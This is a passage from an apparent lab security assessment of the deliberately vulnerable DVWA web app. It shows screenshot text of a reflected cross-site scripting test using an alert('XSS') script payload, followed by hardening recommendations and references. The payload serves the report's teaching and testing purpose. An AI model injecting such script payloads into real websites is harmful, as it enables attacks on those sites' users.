
- **Screenshot:**
- 
Damn Vulnerable Web A
Not secure 192.168.61.129/vulnerabilities/xss_r/?name=<script>alert%28%27XSS%27%29<%2Fscri...
192.168.61.129 says
XSS

- 
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?

Hello

XSS Exploit Code Example

<input type="text" name="comment" value="<script>alert('XSS')</script>">


Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?

Hello <script>alert('XSS')</script>

---

4. Recommendations & Mitigation Strategies

4.1 Web Security Hardening Measures

- **Input Validation:** Enforce strict input sanitization to prevent SQL Injection and XSS attacks.
- **Parameterized Queries:** Replace dynamic SQL queries with secure, parameterized queries.
- **Security Headers Implementation:** Deploy **Content-Security-Policy (CSP)**, **X-Frame-Options**, and **X-XSS-Protection** headers to reduce attack vectors.
- **System Updates & Patch Management:** Regularly update and patch the application and underlying infrastructure to mitigate emerging threats.

---

5. Conclusion

The security assessment of **DVWA** uncovered significant vulnerabilities, particularly **SQL Injection and Cross-Site Scripting (XSS)**. These weaknesses could be exploited to gain unauthorized access to sensitive data and execute malicious scripts. Implementing rigorous security controls, including input validation, secure coding practices, and continuous monitoring, will substantially enhance the system's resilience against cyber threats.

---

6. References

- DVWA: http://www.dvwa.co.uk/
- Kali Linux: https://www.kali.org/
- Burp Suite: https://portswigger.net/burp
- OWASP SQL Injection Guide: https://owasp.org/www-community/attacks/SQL_Injection
- OWASP XSS Prevention Guide: https://owasp.org/www-community/attacks/xss/

---

7. Appendix

- **Screenshots of executed security tests.**
- **SQLMap command logs and Burp Suite request/response captures.**
- **Additional network scan and security analysis results.**